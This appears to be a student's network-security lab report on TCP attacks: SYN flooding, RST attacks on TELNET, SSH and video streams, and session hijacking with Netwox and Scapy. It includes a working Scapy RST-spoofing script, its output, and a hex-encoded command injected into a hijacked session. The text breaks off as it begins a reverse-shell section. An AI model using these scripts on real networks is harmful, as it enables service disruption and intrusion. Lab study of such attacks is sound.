

1. SYN Flooding Attack

Showing Machine B (victim) the maximum size for the queue for half open connections, this machine allows up to 128 connections.




Showing the Open TCP connection on Machine B, there are no half open connections prior to the attack.




Launching the attack from Machine A:


Showing the number of TCP connections on Machine B while the attack is in progress:




Trying to telnet from machine C to machine B which is possible because of syn cookie is turned on.



After turning off the SYN cookie mechanism



Trying to TELNET from Machine C to Machine B during the attack, unable to connect:




Observation: The above screenshots show an example of a TCP SYN flooding attack. We launch the attack from Machine A using the NETWOX tool which generated dozens of TCP connection SYN packets originating from various IP addresses which quickly filled up Machine B's queue. Then when we try to TELNET in to Machine B from Machine C, we get a response because SYN cookie mech was turned onn. After we disable SYN cookie mechanism on Machine B and reattempt the attack. This time attack was successful, and we cannot log via TELENT from Machine C.

Explanation: TCP SYN flooding is an attack on the three-way handshake that TCP uses to establish connections. By sending many initial connection requests to the server, and not following up with fulling opening the connection we can flood and fill the connect queue and the server will not be able to accept any new TCP connection requests.


1. TCP RST Attacks on TELNET and SSH Connections

Machine C connects via TELNET into Machine B:




On Machine A we launch the attack using NETWOX 78:

On Machine C, we type any character (in this case "a") and the connection is dropped:



Attempting the attack again using SSH, the connection is dropped again with the “broken pipe” message:



Python Code for TCP RST attack:

```
tcprst.py
1  #!/usr/bin/python3
2  from scapy.all import *
3  def spoof_tcp(pkt):
4      IPLayer = IP(dst="10.0.2.5", src=pkt[IP].dst)
5      TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,dport=pkt[TCP].sport, sport=pkt[TCP
6      spoofpkt=IPLayer/TCPLayer
7      print("RST sent")
8      send(spoofpkt, verbose=0)
9
10 pkt=sniff(filter='tcp and src host 10.0.2.5',prn=spoof_tcp)
11
```

Running the Attack from Machine A:

```
/bin/bash
/bin/bash 66x24
[08/11/21]seed@VM:~$ chmod 777 tcprst.py
[08/11/21]seed@VM:~$ sudo python tcprst.py
RST sent
RST sent
RST sent
RST sent
RST sent
RST sent
RST sent
RST sent
```

Machine C is disconnected from Machine B TELNET connect when a character is input:

```
/bin/bash
/bin/bash 66x24
[08/11/21]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Aug 11 03:48:09 EDT 2021 from 10.0.2.6 on pts/6
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[08/11/21]seed@VM:~$ Connection closed by foreign host.
[08/11/21]seed@VM:~$
```


Observation: In this task we launched a TCP RST attack from Machine A. This attack drops all TCP connection on the LAN. We were able to observe this when we first TELNET from Machine C to Machine B and then launch the attack from Machine A. The connection was dropped. We then reattacked, but this time while there was an SSH connection between the machines. Again, the connection was dropped during the attack. We then repeated this same attack using a Python script instead of the NETWOX and observed the same behavior.

Explanation: TCP RST or reset attack spoofs either the server or the client to drop the TCP connection by sending a TCP packet with a special flag bit, called the RST bit. Once this packet is


received the connection is dropped. We launched our attack using the NETWOX program and then a Python program and were able to drop both TELNET and SSH connections between machines on our LAN.

2. TCP RST Attacks on Video Streaming Applications


Running the NETWOX 78 program on Machine A



Machine C that was streaming video from YouTube:



We can see the wireshark result as packet dropping for machine C when we launched attack from machine A



Observation: Similar to the previous task we launched a TCP RST attack from Machine A using NETWOX. This attack drops all TCP connection on the LAN. We were able to observe this when we were streaming from YouTube on Machine C and the stream ended/the connection was dropped.

Explanation: TCP RST or reset attack spoofs either the server or the client to drop the TCP connection by sending a TCP packet with a special flag bit, called the RST bit. Once this packet is received the connection is dropped. We launched our attack using the NETWOX program and were able to drop our YouTube stream.

3. TCP Session Hijacking


Attacker (10.0.2.4)
Client (10.0.2.6)
Server (10.0.2.5)

4.a Using Netwox


We first convert the data to be put in the packet to hex string from ASCII string as follows:

```
[08/11/21]seed@VM:~$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\rtouch textfile.txt; echo kaiffee > textfile.txt\r".encode("hex")
'0d746f756368207465787466696c652e7478743b206563686f206b616966666565203e207465787
466696c652e7478740d'
>>>
```


Attacker inspecting the last packet from the client to the server prior to launching attack:



Attacker using Netwox to launch the attack, using the same values from the packet capture above:




The following shows the output on the server. We see that initially there was no file containing text in
their name and then a telnet connection is established, and the attack program is run. On checking for the
file again, we see that the file is created, and the content is also as expected.




This indicates that we were able to hijack the session between the client and server and sent a command
from the attacker's machine in a way that it seemed to be coming from the client.

Wireshark of the spoofed packet hijacking the TELENT connection between the client and server:



We can see it freezes the connection from client to server.




Observation: We see that the connection freezes. This is because after the spoofed packet is sent, if the actual client sends something, it is sent with the same sequence number as that of the spoofed packet. Now since the server has already received a packet with that sequence number, it just drops it. Telnet being a TCP connection, the client keeps sending the packet until it receives an acknowledgement.


Explanation: Using the Netwox tool we can spoof a packet between two machines that are communicating via TELNET. We were able to get information from a server that only the client had access to, and send the output to the attacker's machine.

4.b Using Scapy


The attacker first sniffs the previous communications between the client and the server:




The attacker's code for using Scapy to launch the TCP session hijack:



The attacker launching the attack using Scapy:



Following is the packet received by server from attacker



Observation: Similar to the previous task, we hijack a TCP connection between the client and the server but this time using Scapy. Again, the first thing need was for the attacker to sniff the connection to get some needed values to do the attack, including: source and destination IP addresses and port numbers, sequence number, and acknowledgement numbers. Then the attacker set up a TCP listening server so that the file that the attacker was trying to access could be read. Then the attack Python program was run, using the sequence and acknowledgement numbers from the previous capture. The command sent was to read a file. After the attack the terminal on the client was frozen due to the client and server being in a packet deadlock since the sequencing was broken.

Explanation: Using the Scapy we can send a spoofed packet, hijacking the TELNET communication between two machines. We were able to get information from a server that only the client had access and send the output to the attacker's machine.


4. Creating Reverse Shell using TCP Session Hijacking

Using the Session Hijacking attack, we create a reverse shell from the server to the attacker's machine,
giving attacker the access to the entire server machine to run commands. In this attack, we send a

command in the packet's data to run the bash program and redirect its input, output and error devices to
the remote TCP connection.

The following is the program to perform the session hijacking attack. The flow of the task is as follows:
